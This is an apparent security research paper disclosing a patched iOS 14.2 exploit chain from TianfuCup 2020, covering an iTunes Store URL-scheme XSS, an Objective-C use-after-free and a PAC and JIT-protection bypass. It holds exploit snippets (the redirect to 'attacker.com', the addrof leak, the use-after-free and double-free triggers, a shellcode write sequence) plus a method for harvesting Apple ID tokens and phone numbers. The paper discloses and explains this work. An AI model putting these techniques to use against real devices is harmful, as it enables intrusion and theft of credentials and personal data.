Hack Different: Pwning iOS 14 with Generation Z Bugz

Zhi Zhou
Security Researcher

Jundong Xie
Ant Security LightYear Labs

Abstract

Ever since Pointer Authentication Code (PAC)[10] has been introduced, iPhone remained standing for more than two years on various pwn contests until TianfuCup 2020[1] (Project Zero has reported a remote zero click exploit in 2019). Ant Security and Qihoo 360 used two different bug chains respectively to successfully gained remote code execution with userspace sandbox escape on iPhone 11 with iOS 14.2.

In this paper, we disclose the bugs and exploitation steps used at TianfuCup 2020 to build a full-chain exploit. Born with Generation Z, these bugs were introduced by iOS 3 and iOS 6 respectively, however they were still able to fully bypass various protections on a state-of-the-art mobile phone[9] at the time.

1 Introduction

Traditional browser based 1-click attacks targeting smartphones usually consist of two parts. First the attacker must trick the victim to open a web page with malicious content to achieve arbitrary remote code execution within the browser sandbox. The bugs are mostly in Javascript interpreters because the optimizers are so complex that it's easy to go wrong, and a Turing-complete language helps object allocations and pointer calculations a lot. Then the exploit leverages just-in-time dynamic code page or code reuse attack to load a sandbox escape payload. The payload moves forward by abusing resources accessible within the sandbox (e.g., syscalls, inter-process communication (IPC), etc.) to break free and get sensitive information and even malware implant.

The chain we used was special. First it bypasses the sandbox without initial code execution, to get Javascript executed in a privileged context. This context not only lowers the sandbox restriction, but also introduces new attack surface leading to the bug for native code execution. The sandbox bug alone can launch arbitrary app from web with zero memory corruption, including calculator, which is funny because security community often launches a calculator app as a proof of exploitation. The second bug of the chain is triggered by Javascript, but the vulnerable code is not in WebKit. It's still a logic bug. The developers forgot to limit the methods exposed to Javascript, leading to unexpected object deallocation, which can be immediatly turned to Use-After-Free (UAF) and type confusion.

PAC has significantly raised the bar of exploitation. Luckily at the time of the contest, the foundation of iOS, Objective-C runtime was not fully armed. By abusing runtime gadgets in Objective-C that don't voilate Control-flow integrity (CFI), we successfully built arbitrary call primitives and finally bypassed APRR[11] to execute arbitrary unsigned shellcode.

2 Background

Pointer Authentication Code has been shipped to Apple's A12 chip in 2018. The first model of iPhone with PAC is iPhone XS. Since then, there was no pulic challenge for this category at any contest until TianfuCup 2020. PAC is a CFI enforcement implementation introduced with ARMv8.3-A. It's a feature where the upper bits of a pointer are used to store a cryptographic signature on the pointer value and some additional context[5]. In addiction to stopping Return-oriented Programming and protecting virtual function invocations, it's also capable of data intergrity validation[12]. WebKit has applied PACCage to protect the backing store pointer of TypedArray [7] to stop object forgery based arbitrary memory read/write.

Bullet-proof JIT. The RWX page of JIT has become the most juicy part for browser exploitation because the attackers often gain shellcode execution through memory read and write primitives. But for iOS, things have changed since iOS 10. First it abandoned RWX memory page but mapping the JIT region twice instead, once for execution and once for writing. The browser uses a inlined `jit_memcpy` function in order to generate new machine code without disclosing the actual address[7]. Lately it moved further by using special system registers related to APRR to enable per-thread page permissions, ensuring that no page could ever be writable and executable at the same time. Without CFI, both implementations can be bypassed by reusing to the `performJITMemcpy` gadgets. After iPhone XS, with the joint of both PAC and APRR, it has become much harder to write and execute shellcode.

3 Bugs

3.1 iTunes Store App Client-side XSS

The exploit starts from a malicious page in MobileSafari. Instead of attacking MobileSafari itself, there is a well-known attack surface named URL Schemes or Universal Links. It's the resource locator for Apps. Web pages can open local apps with a formatted URL. In MobileSafari, some built-in Apple apps are trusted unconditionally, including App Store and iTunes. There is no user confirmation before inter-app navigation.

Back to Pwn2Own 2014, Jung Hoon Lee used `itmss://` to open arbitrary untrusted website in iTunes, leading to sandbox escape. An additional memory corruption bug was used to gain code execution. It has been assigned to CVE-2014-8840.

```
<script>
location = 'itmss://attacker.com';
</script>
```

iOS then introduced a trusted domain list in this URL scheme. Before loading the page, it fetches a configuration from this URL `https://sandbox.itunes.apple.com/WebObjects/MZInit.woa/wa/initiateSession`. The configuration is an XML serialized property list. The hostname of the page must match the following suffix defined in `trustedDomains` field.

```
<key>trustedDomains</key>
<array>
  <string>.apple.com.edgesuite.net</string>
  <string>.asia.apple.com</string>
  <string>.corp.apple.com</string>
  <string>.euro.apple.com</string>
  <string>.itunes.apple.com</string>
  <string>.itunes.com</string>
  <string>.icloud.com</string>
```

If the domain matches, iTunes Store will render the page in its `SUWebView`, which is a subclass of the deprecated `UIWebView` in HTTPS. We can't Man-in-the-middle to hijack the HTML, but any XSS in the trusted domain can inject Javascript to this app.

However, after analyzing the following methods, I found another bypass introduced by iOS 3 to achieve client-side XSS.

- `-[SUStoreController handleApplicationURL:]`
- `-[NSURL storeURLType]`
- `-[SUStoreController _handleAccountURL:]`
- `-[SKUIURL initWithURL:]`

This bug could affect a wide range of iOS versions. Part of the PoC is redacted to help protect users that stay below 14.3 due to hardware limitations or at their will.

Given certain combination of parameters, this `itms` URL will force the app to ignore the hostname but load a secondary URL provided by the query string instead: `itms://<redacted>&url=http://www.apple.com`. While the hostname still has to match the trust list, it allows plain text http communications and some domains in the list like `support.mac.com` don't have HSTS, making them vulnerable to interception. Furthermore, according to the disassembly, it trusts arbitrary data URI in addiction to the allowed host names: `itms://<redacted>&url=data:text/plain,hello`. This is basically a reflected XSS since it can carry arbitrary inline HTML. The app always appends a question mark after the URL, trying to append extra querstring. This breaks base64 encoding, but plain text works just fine. Here's an example of the inter app script inection.

```
String.prototype.toDataURI = function() {
  return 'data:text/html;,' +
      encodeURIComponent(this).replace(/[!'
      ()*]/g, escape);
}

function payload() {
  iTunes.alert('gotcha'); // do ya thing
}

const data = `<script type="application/
    javascript">(${payload})()<\/script>`.
    toDataURI()
const url = new URL('itms://<redacted>');
// part of the PoC is redacted to prevent
    abuse
url.searchParams.set('url', data);
location = url
```

The earliest firmware that has the vulnerable code is `Kirkwood7A341`, which was released back to 2009.

`SUWebView` is a subclass of `UIWebView`, so it doesn't have isolated renderer processes. A common misunderstanding for WebView is that only `WKWebView` has JIT optimization. Actually it's controlled by the `dynamic-codesigning` entitlement. iTunes Store has this entitlement to speed up `JSContext` execution, but it happens to create an environment that any working exploit (nomatter the type, JIT or DOM) in MobileSafari works here as well, without concerning about the WebContent sandbox.

Due to the system enforcement, to use `mmap(MAP_JIT)`, the process must be sandboxed. So iTunes Store still has `app-container` after all, but it's got much more access compared to WebContent. In addiction to the resources that a normal app can have, it has been granted even more entitlements for privacy related access like camera and AppStore credentials. It's probably the highest privilege that shellcode could get after `jsc` interpreter had been removed from iOS.

But everything comes with a price. In this context, the exploit has only one chance to get remote code execution, or the app dies. There is no such thing like auto recover for browser tabs. It has a high demand for reliability of the exploit. Besides, this bug redirects from MobileSafari to iTunes Store, leaving significantly observable animation in the UI, so it's not ideal for real attackers.

On iOS 14, iTunes Store is not the only vector. There is a **StoreKitUIService** app that suffers the same flaw. The only difference is the URL Scheme is `itms-ui`, rather than `itms`. StoreKitUIService is also responsible for delievering OTA enterprise apps. It has almost no UI impact compared to the former. Unfortunately `itms-ui` is not trusted. MobileSafari warns before opening the URL. However, if the payload is delivered through iMessage, AirDrop or some 3rd-party instant messengers, it doesn't matter because such scenarios don't require extra confirmation.

This bug has been assigned to CVE-2021-1748.

3.2 Memory Corruption-free Exploitation

Before getting into the code execution, this client-side XSS is interesting because it allows reading sensitive information and arbitrary app execution.

The `UIWebView` uses obsolete `WebScripting`[3] mechanism to export extra methods to Javascript. `WebScripting` translates Javascript invocations to Objective-C, with known data types automatically converted. There is an `iTunes` namespace in `globalThis` context, which is bunded to an `SUScriptInterface` instance. It has innterfaces as follows:

Fingerprinting. `iTunes.systemVersion()` and `userAgent` can tell the OS version and the model of SoC, which are useful for adjusting the exploit.

Apple ID. `iTunes.primaryAccount?.identifier` is the Apple ID for App Store and `iTunes.primaryiCloudAccount?.identifier` is the iCloud account. Besides, any outgoing http requests, no matter what the domain is, will have extra headers for Apple ID authentication. Even two-factor authentication (2FA) related tokens like `X-Apple-I-MD` and `X-Apple-I-MD-M` are included.

```
{
  'icloud-dsid': '***',
  'x-apple-store-front': '143465-19,29',
  'x-dsid': '***',
  'x-apple-client-versions': 'iBooks/7.2;
      iTunesU/3.7.4; GameCenter/??; Podcasts
      /3.9',
  'x-mme-client-info': '<iPhone12,3> <iPhone
       OS;14.2;18B92> <com.apple.
      AppleAccount/1.0 (com.apple.
      MobileStore/1)>',
  'x-apple-i-timezone': 'GMT+8',
  'x-apple-i-client-time': '2020-11-06T14
      :46:07Z',
  'x-apple-i-md-rinfo': '17106176',
  'x-apple-adsid': '***',
  'x-apple-connection-type': 'WiFi',
  'x-apple-partner': 'origin.0',
  'x-apple-i-locale': 'zh_CN',
  'x-apple-i-md-m': '***',
  'x-apple-i-md': '***'
}
```

Disk space. `iTunes.diskSpaceAvailable()` tells the available disk space of the phone.

Telephony. `iTunes.telephony` is a namespace that gives the phone number, operator and provider of the victim. Imagine this, there is no need to ask the number for a person that attractives you in a party. Just AirDrop the bait and wait for response.

Reading textual files (within the container). `SUScriptInterface` has a custom AJAX implementation that doesn't enforce same-origin policy. The only limit is that the hostname must match a certain trusted list (different from the former). The implementation is based on `NSURL` and it doesn't check for the scheme, so we can use file URLs to read a local path, where the hostname will be discarded: `file://r.mzstatic.com/etc/passwd`. Unfortunately the result is `NSString` backed so it doesn't support binary data. After all, this app has no direct access to the full disk because of the sandbox.

Arbitrary app enumeration and execution. `iTunes.installedSoftwareApplications` is an array for all the installed apps. It supports launching app by identifier, so here is how we managed to launch calculator from web without touching any modern memory safety mitigations:

```
const app = iTunes.
    softwareApplicationWithBundleID_('com.
    apple.calculator')
app.launchWithURL_options_suspended_('calc
    ://1337', {}, false);
```

3.3 Objective-C Type Confusion to Information Leak

Objective-C programming is about messaging. When an Objective-C instance receives an unknown selector, it throws an NSException like this: unrecognized selector sent to instance 0x10b15a470 (some heap address).

Method scriptWindowContext and setScriptWindowContext_ are the setter and getter for iTunes.window object respectively. First we assign an arbitrary Objective-C object to iTunes.window by calling the setter, then try to read the value. In -[SUScriptInterface window] function, it performs the tag selector on the object. If the object doesn't recognize the selector, it throws an exception that is catchable by Javascript. We can read the hexlified heap address of the object from Error.message.

```
function addrof(obj) {
  const saved = iTunes.scriptWindowContext()
  iTunes.setScriptWindowContext_(obj)
  try {
    iTunes.window
  } catch(e) {
    console.debug(e)
    const match = /instance (0x[\da-f]+)$/i.
        exec(e)
    if (match) return match[1]
    throw new Error('Unable to leak heap
        addr')
  } finally {
    iTunes.setScriptWindowContext_(saved)
  }
}

// usage:
addrof(iTunes.makeWindow())
addrof('A'.repeat(1024 * 1024))
```

This primitive is never seen before and it only applies to this particular application.

Now we immediatly bypass ASLR with the same primitive. The Objective-C runtime uses various tricks to save memory, e.g., tagged pointer, class clusters, etc. Some of the magic values does not create new object instance at all. They use shared instances instead.

- __kCFNumberNaN: NaN
- __kCFNumberPositiveInfinity: Infinity
- __kCFBooleanTrue: true
- __kCFBooleanFalse: false

So addrof(false) leaks the address of __kCFBooleanFalse, which is in the CoreFoundation library. All of the system libraries are linked together in a huge dyld_shared_cache, so the they share the same slide.

3.4 Butterfly Effect of the Access Control

A second bug was used to trigger an Use-After-Free condition, but in fact it was a logic bug. This method only has two instructions altogether.

```
bool +[SUScriptObject
    isSelectorExcludedFromWebScript:](id,
    SEL, SEL)
  MOV             W0, #0
  RET
```

What could possibly go wrong? According to the documentation[2], this method lets the WebScripting environment know whether or not a given Objective-C method can be called. It should only expose a subset of known selectors to Javascript for security reason. By returning false, access control is disabled and all of the methods are visible to the script.

This is the root cause of that previously mentioned info leak bug. Because SUScriptInterface inherits from SUScriptObject, the setter and getter methods for that private property are accessible, allowing attackers to alter the object and trigger a runtime type confusion.

What's even worse is that it allows access to dealloc method, the equivalent of free in Objective-C runtime. So we can force the object to be freed and literally use it after the deallocation:

```
const w = iTunes.makeWindow();
w.dealloc();
w // dangling reference
```

This results in an access voilation within the runtime function objc_opt_respondsToSelector that the runtime tries to dereference an invalid id pointer.

This bug was introduced by iOS 6 in 2012. It has been assigned to CVE-2021-1864.

4 Exploitation

4.1 Enable Debugging

At the time of the development, there was no public jailbreak for iOS 14. But there is still a way to enable full fledged debugger support. This private SUWebView can be imported to a custom app by soft linking to iTunesStoreUI.framework and then initializing an SUWebViewController. Since UIWebView uses in-process rendering, the crash is within the app context. ARM64e build slice needs to be enabled to test the behavior of PAC.

4.2 Reclaim Memory

There are plenty of -[SUScriptInterface make*] methods that allocate new instance for various subclasses of SUScriptObject. They are ideal subjects to create dangling pointers. Here we chose makeXMLHTTPStoreRequest because the size of the object returned is big enough for not easily having collision with other common allocations. The problem is that variant size objects in JavaScriptCore have their own heap, making it impossible to reclaim the freed memory with ArrayBuffer or Javascript string.

Luckily I found this method addMultiPartData:withName:type: in SUScriptFacebookRequest class. The first argument is a string to lately create an NSURL. When the URL scheme is data:, it calls SUGetDataForDataURL to decode the payload to create an NSData with fully controlled length and content. This makes an incredibly perfect malloc primitive in the desired heap and it's even binary-safe.

```
// alloc an SUScriptXMLHTTPStoreRequest
const w = iTunes.makeXMLHTTPStoreRequest();
const req = iTunes.createFacebookRequest('
    http://', 'GET');
// malloc_size(SUScriptXMLHTTPStoreRequest)
    == 192
const uri = str2DataUri(makeStr(192));
// avoid GC
window.w = w; window.req = req;
// get a dangling pointer
w.dealloc();
for (let i = 0; i < 32; i++)
  req.addMultiPartData(uri, 'A', 'B');
w // boom
```

This results in objc_msgSend on a fully controlled memory buffer.

4.3 Modern Objective-C Exploitation

The key to Objective-C runtime exploitation is about isa and related structures[4]. It's a pointer that indicates the type of the object and stores the class information. On hardware that has no PAC, getting message sent on fake objects is very close to PC control. Since this app has JIT entitlement, it's easy to build a ROP payload to write and execute arbitrary shellcode.

TianfuCup 2020 was targetting iPhone 11 running iOS 14, where PAC certainly can't be escaped, just like death and taxes. There is an exploit technique invented by Project Zero in their iMessage 0-click remote code execution demo[8] called **SeLector-Oriented Programming (SLOP)**[6]. It's capable of performing a series of messages on various forged objects.

The idea is to create a fake NSArray containing fake NSInvocation objects. By calling makeObjectsPerformSelector: with @selector(invoke) on the root array, all of the fake NSInvocations are executed one by one. A bootstrap gadget is needed to get this initial invocation executed.




Figure 1: SeLector-Oriented Programming

In iMessage's case, there was a dereference on self pointer in the dealloc method of MPMediaPickerController. A known offset of the fake MPMediaPickerController will be treated as an _UIAsyncInvocation to perform invoke method, thus kickstarts the chain. The key for SLOP is that is requires arbitrary Objective-C class forging, where the isa is the key. iOS 14 has already introduced PAC to isa pointer, but there was no check when using it before 14.5. There was an xpacd instruction to strip off the signature in objc_msgSend, then treated everything as usual.

It looks so promising at this moment as we even have an explicit way to call dealloc. All of the isa are known because of no PAC check and an effective ASLR bypass. Time for fakeobj.

4.3.1 Arbitrary Read

The structure of NSData makes it a perfect class for arbitrary memory read. The first element is the isa to tell its type, followed by the length. Then there is the address of the buffer. The deallocator pointer must be NULL, otherwise the data is considered freeWhenDone and the runtime will try to invoke that callback.

Invoking the toString method on NSData results in description selector being called. This method hexlifes the bytes buffer to a string. If the length is greater than 24, the output will be truncated.

```
{length=4096, bytes=0x23230a23 1025ff00 7224
    bfbf ... 6e2f4142 5c732510}
```

The length limit is not a problem since we can keep reusing this primitive to dump the whole memory space.

0x00	NSConcreteData.isa
0x08	length
0x10	data pointer
0x18	deallocator callback

Figure 2: Fake NSData

4.3.2 Heap Spray Approach

The dangling reference only gives us 192 bytes for fake objects, but to get a SLOP chain done we need more. Plus, the buffer is immutable. It's better to have the fake objects allocated in an ArrayBuffer.

The initial exploit used in the contest used classical heap spray to get ArrayBuffer to allocated at a fixed address. To know which ArrayBuffer has been put on the desired address, we used a fake nested `NSArray`. First, refill the memory with a fake `__NSSingleObjectArrayI`, as this class is very simple. It only has two pointers, the `isa` and the address of the only element.




Figure 3: Memory Layout for Heap Spray

To tell which array has reached the address, we can number each one of them with an unique index. Every `ArrayBuffer` itself is another `NSArray` that contains an `NSNumber`. The fake object equals `@[@[@1234]]` in Objective-C.



dangling pointer
backing store of the reallocated NSData
__NSSingleObjectArrayI.isa
0x130004000
padding
__NSSingleObjectArrayI.isa
@1233
__NSSingleObjectArrayI.isa
@1234
__NSSingleObjectArrayI.isa
@1235

Figure 4: Indexed Heap Spray

By calling `toString` in Javascript, it finally reaches the `description` method of the fake nested array and returns a string like `((1234))`. It's easy to tell the index this way. Now free the others and keep reusing this `ArrayBuffer` to build other primitives.

We need thousands of fake `NSNumbers`. A more effective way is to use the tagged pointer representation instead of memory allocation. Tagged pointers are pointers with additional data associated with them. They used to be human readable like `0xb000000000000012`. However, since iOS 12, tagged pointers are obfuscated. Upon each process initialization, the runtime generates a random global variable `objc_debug_taggedpointer_obfuscator`. Pointers are XORed by the obfuscator, making them look totally randomized.

Since we have the `addrof` primitive, it's easy to just use the function to get arbitrary number's tagged pointer. However this is very slow because the primitive throws an exception each time, and it generates syslog. In fact, we only need a pair of (`jsNumber`, `taggedPointer`), then it's sufficient to use the known tuple to calculate the rest of the numbers.

```
const tagf64 = (() => {
  const mask = 0x800000000000002Bn;
  const float64_obfuscator = ((1n << 7n) |
      mask) ^ addrof(1);
  const objc_debug_taggedpointer_obfuscator
      = float64_obfuscator & (!(7n));
  iTunes.log('tagged pointer obfuscator: ' +
       objc_debug_taggedpointer_obfuscator);
  return n => ((BigInt(n) << 7) | mask) ^
      float64_obfuscator;
})();
```

4.3.3 Exploit without Heap Spray

We only have one chance to win, but heap spray is less reliable. Here comes an alternative way with much higher success rate. The key is that we've already got the `addrof` and arbitrary memory read primitive, so it's possible to directly read the backing store pointer from an `ArrayBuffer` instance.

When exported to Objective-C, the `ArrayBuffer` is associated to a `WebScriptObject` instance, whose `jsObject` is an `Int8Array`. The `VectorPtr` of `Int8Array` class is the backing store pointer with PAC. PAC bits only make sense to JavaScriptCore to avoid malicious modification. We only need the content of the buffer to forge various fake objects in Objective-C, so just strip the bits with a bitwise AND operation and it's good to go.




Figure 5: Get Backing Store Pointer

4.3.4 SeLector-Oriented Programming

Now we have managed to build fake objects in Objective-C. To kickstart the execution chain, we need a gadget to call the bootstrap invocation. The original gadget used by Project Zero[8] has been removed. But just within the same module as the vulnerable code, iTunesStoreUI.framework, there is an `SKStoreReviewViewController` class that satisfies the needs. In its deallocation method, an object at offset`0x358` will be treated as an async invocation object to have the selector performed with.

Unfortunately it is not possible to directly call `dealloc` on the fake `SKStoreReviewViewController` instance. This class is not a subclass of `SUScriptObject`, thus the `isSelectorExcludedFromWebScript:` method doesn't allow `dealloc`. A double free primitive is required.

We can assign the lately freed object A to another object B's member before its first deallocation, then trigger the UAF and get prepare for code execution, and call B's dealloc method, you'll get the dangling pointer to be freed twice. The object B has to be a class that is a subclass of `SUScriptObject`, and it has a setter for associating other `SUScriptObject` objects to its properties. Here we use `SUScriptSegmentedControlItem`. Its `userInfo` setter does not check the type of the argument, and it calls `[self->_userInfo dealloc]` upon deallocation.

```
const deallocator = iTunes.
    makeSegmentedControl();
// for double free
const seg = deallocator.createSegment();
// avoid GC
window.x = x;
seg.setUserInfo_(x);
x.dealloc(); // first free
// ... exploit the UAF
seg.dealloc();
// double free to kickstart the chain
```

The last double free actually triggers deallocation of the root `NSArray` in the immutable fake object buffer. The `CoreFoundation` framework then recursively deallocates all the elements inside, thus the fake `SKStoreReviewViewController` gets freed.

Since Project Zero came up with SLOP, the runtime has introduced a random 32bit cookie to prevent `NSInvocation` forgery. It is initialized per-process, cached in a global variable `_magic_cookie.oValue`. Before the usage of `NSInvocation`, the runtime validates the cookie to ensure it's harder or even impossible for remote attackers to forge the structure. In our exploit, the address of the symbol is known. With the memory read primitive, it's easy to leak the cookie.

4.3.5 Arbitrary Call Primitive

SLOP uses two gadgets to make arbitrary function call. One is for symbol resolve and signing zero context function pointer, and another one is to actually execute the function with controlled arguments.

- `-[CNFileServices dlsym::]`
- `-[NSInvocation invokeUsingIMP:]`

The first gadget is simply a wrapper for `dlsym`. The second gadget is an undocumented feature of `NSInvocation` that you can customize the `IMP` pointer, which is a function pointer signed with zero context. There is no limit for the number of the arguments. Nonetheless, one problem is that the first argument, self pointer, must not be `NULL`, which is a common case.

A workaround for this is to use function callbacks in CoreFoundation. For example, `CFSetApplyFunction` applies a callback to each element of an `NSSet`. Supply this function with a single-element `NSSet`, the element will become the fist argument for the callback and the context argument is also fully controllable. This gives two arbitrary arguments without that non-zero limitation.

4.3.6 Shellcode Execution

At this point all of the exported function symbols are callable with arbitrary arguments. SLOP is powerful but it lacks of common programming features like control flow. In the original research, Project Zero created a `JSContext` instance on the fly to have a scripting environment. After digging for a while I decided not to use extra `JSContext` but to execute the paylod all in SLOP to load shellcode.

On iOS 14, the magic function stub for switching JIT permission `pthread_jit_write_protect_np` is mistakenly made public. As we've mentioned before, `performJITMemcpy` is supposed to be inlined everywhere. In fact, this stub is exported to `dlsym`. With proper SLOP chain, it's possible to invoke following steps in series, giving the access to write arbitrary unsigned shellcode to the JIT region.

```
// set writable
pthread_jit_write_protect_np(0);
// write shellcode
memcpy(jit_function, code, size);
// set executable
pthread_jit_write_protect_np(1);
```

After crafting the payload, a final jump is need to redirect the control flow to the shellcode. This is another PAC bypass that abuses unprotected indirect jumps. The gadget should be visible to `dlsym`, and load a code pointer without authentication from a writable page, then invoke it. Such function pointers can be found in the legacy `__got` segment. By cross-referencing those pointers, we came up with this gadget from `libswiftDarwin.dylib` of swift runtime:


```
Darwin.jn(Swift.Int, Swift.Double) -> Swift.
    Double
```

By default this library is not loaded. In SLOP it's easy to call `dlopen` to load it. In this gadget, first it loads the `_jn_ptr` from its Global Offset Table as the second parameter to call `jn(_:_:)`. The latter doesn't validate PAC for the function pointer and makes a register-indirect jump to it.

```
libswiftDarwin:__text:1B5E98338   BR     X1
```

This has been assigned to CVE-2021-1769.

The final result for shellcode execution to mess up all registers looks like this:


MobileStore-2020-10-29-222301.ips

```
Thread 25 name:  FTL Worklist Worker Thread
Thread 25:
0   libsystem_kernel.dylib          0x00000001dbe6875c 0x1dbe41000 + 161628
1   libsystem_pthread.dylib         0x00000001f7bf9550 0x1f7bf4000 + 21840
2   JavaScriptCore           0x00000001b9cea798 0x1b8e92000 + 15042456
3   JavaScriptCore           0x00000001b95a4ef4 0x1b8e92000 + 7417588
4   JavaScriptCore           0x00000001b9cb8410 0x1b8e92000 + 14836752
5   JavaScriptCore           0x00000001b9d0ecfc 0x1b8e92000 + 15191292
6   JavaScriptCore           0x00000001b9d11490 0x1b8e92000 + 15201424
7   libsystem_pthread.dylib         0x00000001f7bf5ca8 0x1f7bf4000 + 7336
8   libsystem_pthread.dylib         0x00000001f7bfe788 0x1f7bf4000 + 42888

Thread 0 crashed with ARM Thread State (64-bit):
    x0: 0x0414141414141410   x1: 0x0414141414141411   x2: 0x0414141414141412
x3: 0x0414141414141413
    x4: 0x0414141414141414   x5: 0x0414141414141415   x6: 0x0414141414141416
x7: 0x0414141414141417
    x8: 0x0414141414141418   x9: 0x0414141414141419  x10: 0x4141414141414110
x11: 0x4141414141414111
   x12: 0x4141414141414112  x13: 0x4141414141414113  x14: 0x4141414141414114
x15: 0x4141414141414115
   x16: 0x4141414141414116  x17: 0x4141414141414117  x18: 0x4141414141414118
x19: 0x4141414141414119
   x20: 0x4141414141414120  x21: 0x4141414141414121  x22: 0x4141414141414122
x23: 0x4141414141414123
   x24: 0x4141414141414124  x25: 0x4141414141414125  x26: 0x4141414141414126
x27: 0x4141414141414127
   x28: 0x4141414141414128   fp: 0x000000016dada6b0   lr: 0x00000001afd0b5d4
    sp: 0x000000016dada6a0   pc: 0x0000001414141411 cpsr: 0x80000000
   esr: 0x8a000000 (PC alignment)

Binary Images:
0x102324000 - 0x10232ffff MobileStore arm64e
<0047f3669f3e38c5b5aaac3b5d1ce5d6> /var/containers/Bundle/Application/
674CC5F1-C6CE-4F82-BCCD-E8B249625D6F/MobileStore.app/MobileStore
0x10236c000 - 0x1023dbfff dyld arm64e
```

Figure 6: All Registers Spilled by the Shellcode

5 Patches

iOS has addressed multiple advisories to patch this exploit chain. First the XSS and unprotected function pointers have been removed from iOS 14.4. The function `pthread_jit_write_protect_np` has been removed as well. The jit code generator gadget is now back to inlined everywhere. The UAF is patched by iOS 14.5. Furthermore, PAC for `isa` has finally landed on iOS 14.5. The signature is bounded to the object address, so if you try to deep copy an object with `memcpy`, it's going to fail because the PAC doesn't match even if every byte is identical to the original. Class `NSInvocation` now requires PAC for both `selector` and `self` pointers, making it impossible to forge invocation with only memory read and write.

6 Conclusions

This paper presented a fullchain exploit for the very first successfull public pwn challenge on iPhone category since PAC had been deployed. From a trusted URL scheme we get ride of renderer sandbox without initial code execution and opened a bigger attack surface. Bugs born with Generation Z still rocked 2020. It's surprising that these bugs did survive so many years.

There is no doubt that modern memory safety mitigations significantly raise the bar for exploitation. But the cases studied here prove that there are sometimes exceptions. Logic bugs may become more valuable for their stability, and the nature for not always sharing the same formula making it hard to mitigate them with a general defense technique. Sometimes it's only one XSS away to unsolicited calculator app.

Besides, those two bugs are considered unfuzzable. Although the Use-After-Free did crash the app, it was hard for syntax generator to discover that deallocation method because the properties are not enumerable in Javascript. Even if we use a dictionary for code generation, the moment we add `dealloc` to it we should immediatly realize that there is a bug.

References

[1] Tianfu cup 2020 international cybersecurity contest. `http://www.tianfucup.com/tfc2020/`, 2020.

[2] Apple, I. *WebKit Plug-In Programming Topics*. Apple, Inc., 2008.

[3] Apple, I. Webscripting — apple developer documentation. `https://developer.apple.com/documentation/objectivec/nsobject/webscripting`, 2021. [Online; accessed 10-July-2021].

[4] Archibald, N. Modern objective-c exploitation techniques. Phrack Magzine `http://www.phrack.org/issues/69/9.html`, 2016. [Online; accessed 9-July-2021].

[5] Azad, B. Examining pointer authentication on the iphone xs. `https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html`, 2019. [Online; accessed 9-July-2021].

[6] Gross, S. 1933 - slop - a userspace pac workaround - project-zero. `https://bugs.chromium.org/p/project-zero/issues/detail?id=1933`, 2019. [Online; accessed 10-July-2021].

[7] Gross, S. Jitsploitation ii: Getting read/write. `https://googleprojectzero.blogspot.com/2020/09/jitsploitation-two.html`, 2020. [Online; accessed 10-July-2021].

[8] Gross, S. Remote iphone exploitation part 3: From memory corruption to javascript and back – gaining code execution. `https://googleprojectzero.blogspot.com/2020/01/remote-iphone-exploitation-part-3.html`, 2020. [Online; accessed 9-July-2021].

[9] Krstić, I. Behind the scenes of ios and mac security. `https://i.blackhat.com/USA-19/Thursday/us-19-Krstic-Behind-The-Scenes-Of-IOS-And-Mas-Security.pdf`, 2019. [Online; accessed 10-July-2021].

[10] Liljestrand, H., Nyman, T., Wang, K., Perez, C. C., Ekberg, J.-E., and Asokan, N. {PAC} it up: Towards pointer integrity using {ARM} pointer authentication. In *28th {USENIX} Security Symposium ({USENIX} Security 19)* (2019), pp. 177–194.

[11] Siguza. Aprr: Apple hardware secrets. `https://siguza.github.io/APRR/`, 2019. [Online; accessed 10-July-2021].

[12] Wang, W. A case of data pac. `https://proteas.github.io/ios/2020/06/27/a-case-of-data-pac.html`, 2020. [Online; accessed 10-July-2021].